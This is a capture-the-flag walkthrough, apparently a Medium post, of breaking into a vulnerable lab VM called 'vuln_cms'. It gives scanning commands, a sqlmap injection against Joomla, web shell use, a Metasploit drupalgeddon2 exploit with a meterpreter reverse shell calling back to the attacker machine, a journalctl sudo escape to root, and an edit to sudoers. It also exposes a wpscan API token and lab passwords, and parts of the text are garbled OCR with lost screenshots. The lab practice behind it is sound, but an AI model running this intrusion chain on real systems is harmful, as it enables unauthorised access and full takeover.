
### VM 710

Scan network: using netdiscover and specifying the interface and port range (1-30000)




## Scan Ports : check for opened ports:

```
(<mark>root⊕ kuli</mark>)-[/home/kali
nmap -sV 10.188.210.44
               )-[/home/kali]
                               system-dns -p 1-30000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 18:18 EDT
Nmap scan report for 10.188.210.44
Host is up (0.00018s latency).
Not shown: 29995 closed ports
         STATE SERVICE VERSION
PORT
22/tcp
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
        open ssh
80/tcp
         open http
                       nginx 1.14.0 (Ubuntu)
5000/tcp open http
                       nginx 1.14.0 (Ubuntu)
                       nginx 1.14.0 (Ubuntu)
8081/tcp open http
                       nginx 1.14.0 (Ubuntu)
9001/tcp open http
MAC Address: 08:00:27:3C:22:7A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds
```


We got: 22, 80, 5000, 8081 and 9001

### Through the browser:


Port 80:



# **Port: 5000**



### Port: 8081




#### Port 9001:



# Let's scan the ip address using DIRD



### We can see robots.txt




# Running on HTTP port 5000:

We need to configure the same in the host file of our attacker machine so that we can run the website with the domain name.


We add the IP address of the victim to /etc/hosts and associate it to the domain name as below:



### File: /etc/hosts:



We confirm that we added the domain name to our attacker machine




# **Explore WordPress CMS vulnerabilities:**

As we know it's wordpress environment, we use wpscan



I need to get an API Token and add -api-token



```
/etc/NetworkManager
             url http://fsociety.web:5000/ --api-token YzCWwyTpormnaGbNtbOrTkC0aaEd4yAlBf4sjaoyRJg --plugins-detectio-
 aggressive
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://fsociety.web:5000/ [10.188.210.44]
[+] Started: Fri Oct 29 21:49:23 2021
Interesting Finding(s):
   Interesting Entry: Server: nginx/1.14.0 (Ubuntu)
Found By: Headers (Passive Detection)
   Confidence: 100%
[+] XML-RPC seems to be enabled: http://fsociety.web:5000/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:
   - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://fsociety.web:5000/readme.html
   Found By: Direct Access (Aggressive Detection)
   The external WP-Cron seems to be enabled: http://fsociety.web:5000/wp-cron.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 60%
```

Actually, I was not able to reach the reposits to update **wpscan**We are done with this port as nothing more is left to be explored.

we will open the target machine IP address through HTTP port 8081

Let's use **joomscan** to explore vulenrabilty on 8081 port

There was a login form available,, we found that the CMS used is Joomla

insecure version of Joomla: Joomla! version  $\leq 3.8.3$  and  $\geq 3.7.0$ 

we can see a lot of directories but no way to get in... we could try sql injection to explore web site data base

# **SQL**

If we take a look at joomla-sql injection exploit: we can have a pure command line to perform sqlmap:



```
To make Medium work, we log user data. By using Medium, you agree to our <u>Privacy Policy</u> × sqlmap --url "http://10:188:210:44:9001/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=18list[select]=*" --dbs
```

We got Databases names:

Let's specify database (joomla\_db) name and table (hs23w\_users), and as an option username,password in sqlmap command:


### Result:

At least we know there are two users: joomlaCMS\_admin and Elliot

We tried to crack the password on various online websites and tried some default password crackers in Kali Linux

### Back to web shell

One of the sensitive folders in wordpress is ID3, it could provide a webshell



We check how many users we have:

# Web Shell

# **Execute a command**

#### Command

ls -l /home/

# **Output**

```
total 12
drwxr-xr-x 4 elliot root 4096 May 31 09:05 elliot
drwxr-xr-x 5 ghost root 4096 Jun 1 04:29 ghost
drwxr-xr-x 4 tyrell root 4096 Jun 1 04:28 tyrell
```

We found 3 users **elliot**, **ghost and tyrell**, one of them at least may be a root

After a deep research, we found a file named: **8081.cred** it may contain valuable information.

# **Web Shell**


### **Execute a command**

### Command

ls -l /opt


# Output

total 4 -rw-r--r-- 1 root root 69 May 31 07:58 8081.cred




Awesome! this the login credential to access to joomla administration.





Awesome! it works 😉

Let's see users and there logins too, we can see elliot's joomla password, it might be his login password too to the machine



I took the previos hashed password from sqlmap injection result ( above)

If we try to encrypt any string, the first 6 characters are the same for any



Bcrypt 10 rounds

It match!

## Get into by ssh

```
ssh elliot@fsociety.web -p 22
elliot@fsociety.web's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-143-generic x86_64)
 * Documentation: https://help.ubuntu.com


* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
  System information as of Fri Oct 29 01:06:47 UTC 2021
                                                                112
                                      Processes:
  Usage of /: 57.4% of 8.79GB
                                     Users logged in:
  Memory usage: 21%
                                      IP address for enp0s3: 10.188.210.44
                                      IP address for enp0s8: 10.0.3.15
  Swap usage: 0%
211 packages can be updated.
95 updates are security updates.
New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Thu Oct_28 15:06:38 2021 from 10.126.9.57
elliot@vuln_cms:~$
```

Awesome! we are in 😉



## **Exploiting Drupal**



we have selected the exploit by using the set command

let's check for options:

```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(
                                            show options
```

### We have to define RHOSTS and RPORT

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.188.210.44

RHOSTS ⇒ 10.188.210.44

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 9001

RPORT ⇒ 9001
```

### The payload used

```
msf6 exploit(
                                                 2) > show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):
                 Current Setting Required Description
                                               Dump payload command output
PHP function to execute
   DUMP_OUTPUT false
   PHP FUNC
                 passthru
                                               A proxy chain of format type:host:port[,type:host:port][...]
   Proxies
                                    no
                                              The target host(s), see https://github.com/rapid7/metasploit-framework/w
iki/Using-Metasploit
   RHOSTS
                 10.188.210.44
                                               The target port (TCP)
Negotiate SSL/TLS for outgoing connections
   RPORT
                  9001
                                    ves
                  false
   TARGETURI
                                               Path to Drupal install
                                    yes
                                               HTTP server virtual host
   VHOST
Payload options (php/meterpreter/reverse_tcp):
           Current Setting Required Description
   Name
   LHOST 10.188.34.116
LPORT 4444
                                        The listen address (an interface may be specified)
                             ves
                                        The listen port
                             ves
Exploit target:
   Id Name
       Automatic (PHP In-Memory)
```

### We run the exploit:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.188.34.116:4444

[*] Running automatic check ("set AutoCheck false" to disable)

[+] The target is vulnerable.

[*] Sending stage (39282 bytes) to 10.188.210.44

[*] Meterpreter session 1 opened (10.188.34.116:4444 → 10.188.210.44:40534 ) at 2021-10-30 01:41:20 -0400

meterpreter > ■
```

# Awesome! It works 😉

Let's type shell to have **shell prompt** 

```
meterpreter > shell
Process 7967 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We find out that this area is for www-data

Let's look for some hidden passwords:

We launch find to look for a file its name contains "pass"

```
find / -name "*pass*"

find: '/var/tmp/systemd-private-ce09f9d3148a4dcfad374fcff778a3f4-ModemManager.service-m9jSmy': Permission denied /var/www/html/drupal/misc/tyrell.pass /var/www/html/drupal/modules/simpletest/tests/password.test /var/www/html/drupal/modules/simpletest/tests/upgrade/drupal-6.user-password-token.database.php
```

## Here we go, I found tyrell.pass

```
cat /var/www/html/drupal/misc/tyrell.pass
Username: tyrell
Password: mR_R0bo7_i5_R3@!_
```

Once I checked inside it I found username and password! Awesome!

So as usual let's login using ssh


```
| Substitution | Sub
```

### Then it works!

```
tyrell@vuln_cms:~$ whoami
tyrell
tyrell@vuln_cms:~$
```

We checked the current user privilege by using the 'sudo –l' command.

```
yrell@vuln_cms:/home$ cd ./tyrell/
týrell@vuln_cms:~$ ls
tyrell@vuln_cms:~$ su tyrell
Password:
tyrell@vuln_cms:~$ sudo -l
Matching Defaults entries for tyrell on vuln_cms:
                          \verb|env_reset|, mail_badpass|, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/sh
User tyrell may run the following commands on vuln_cms: (root) NOPASSWD: /bin/journalctl
  tyrell@vuln_cms:~$
```



/bin/journalctl this file allows us to break from restricted environments and take us directly to rootshell

Run: sudo /bin/journalctl !/bin/sh

```
tyrell@vuln_cms:~$ sudo -l
Matching Defaults entries for tyrell on vuln_cms:
     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/snap/bin
User tyrell may run the following commands on vuln_cms:
     (root) NOPASSWD: /bin/journalctl
tyrell@vuln_cms:~$ sudo /bin/journalctl
tyrellowuth_cms:~$ sudo /bin/journatett
-- Logs begin at Fri 2021-05-28 12:16:41 UTC, end at Fri 2021-10-29 02:45:47 UTC. --
May 28 12:16:41 vuln_cms kernel: Linux version 4.15.0-143-generic (buildd@lcy01-amd64-001) (gcc version 7.5.0 (Ubuntu May 28 12:16:41 vuln_cms kernel: Command line: BOOT_IMAGE=/vmlinuz-4.15.0-143-generic root=/dev/mapper/ubuntu--vg-ubu
May 28 12:16:41 vuln_cms kernel: KERNEL supported cpus:
May 28 12:16:41 vuln_cms kernel:
                                               Intel GenuineIntel
May 28 12:16:41 vuln_cms kernel:
                                               AMD AuthenticAMD
     28 12:16:41 vuln_cms kernel:
                                               Centaur CentaurHauls
      28 12:18:37 vuln_cms systemd-timesyncd[574]: Synchronized to time server [2001:67c:1560:8003::c7]:123 (ntp.ubuntu
May 28 12:19:12 vuln_cms sudo[1526]: ghost : TTY=tty1 ; PWD=/home/ghost ; USER=root ; COMMAND=/usr/bin May 28 12:19:12 vuln_cms sudo[1526]: pam_unix(sudo:session): session opened for user root by ghost(uid=0)
                                                    ghost : TTY=tty1 ; PWD=/home/ghost ; USER=root ; COMMAND=/usr/bin/apt-get upd
May 28 12:19:12 vuln_cms systemd-resolved[866]: Server returned error NXDOMAIN, mitigating potential DNS violation DV
May 28 12:19:14 vuln_cms sudo[1526]: pam_unix(sudo:session): session closed for user root
May 28 12:19:42 vuln_cms sudo[1787]: ghost: TTY=tty1; PWD=/home/ghost; USER=root; COMMAND=/usr/bin May 28 12:19:42 vuln_cms sudo[1787]: pam_unix(sudo:session): session opened for user root by ghost(uid=0)
                                                     ghost : TTY=tty1 ; PWD=/home/ghost ; USER=root ; COMMAND=/usr/bin/apt-get ins
May 28 12:19:43 vuln_cms sudo[1787]: pam_unix(sudo:session): session closed for user root
May 28 12:19:47 vuln_cms sudo[1798]: ghost : TTY=tty1 ; PWD=/home/ghost ; USER=root ;
```

.Awesome this takes us to root shell (5)



```
May 28 12:16:41 vuln_cms kernel: Faking a node at [mem 0×0000000000000000-0×00000007ffeffff]
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
```

28 12:19:47 vuln\_cms sudo[1798]: ghost: TTY=tty1; PWD=/home/ghost; USER=root; COMMAND=/usr/bin/apt-get ins 28 12:19:47 vuln\_cms sudo[1798]: pam\_unix(sudo:session): session opened for user root by ghost(uid=0)

I can go know to sudoers file and allow to everyone to be a sudo

# Vi /etc/sudoers

Everyone is superuser now 😉

```
rootavuln_cms:/home/tyrell# su ghost
ghostavuln_cms:/home/tyrell$ id
uid=1000(ghost) gid=1000(ghost) groups=1000(ghost),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
ghostavuln_cms:/home/tyrell$
```

The end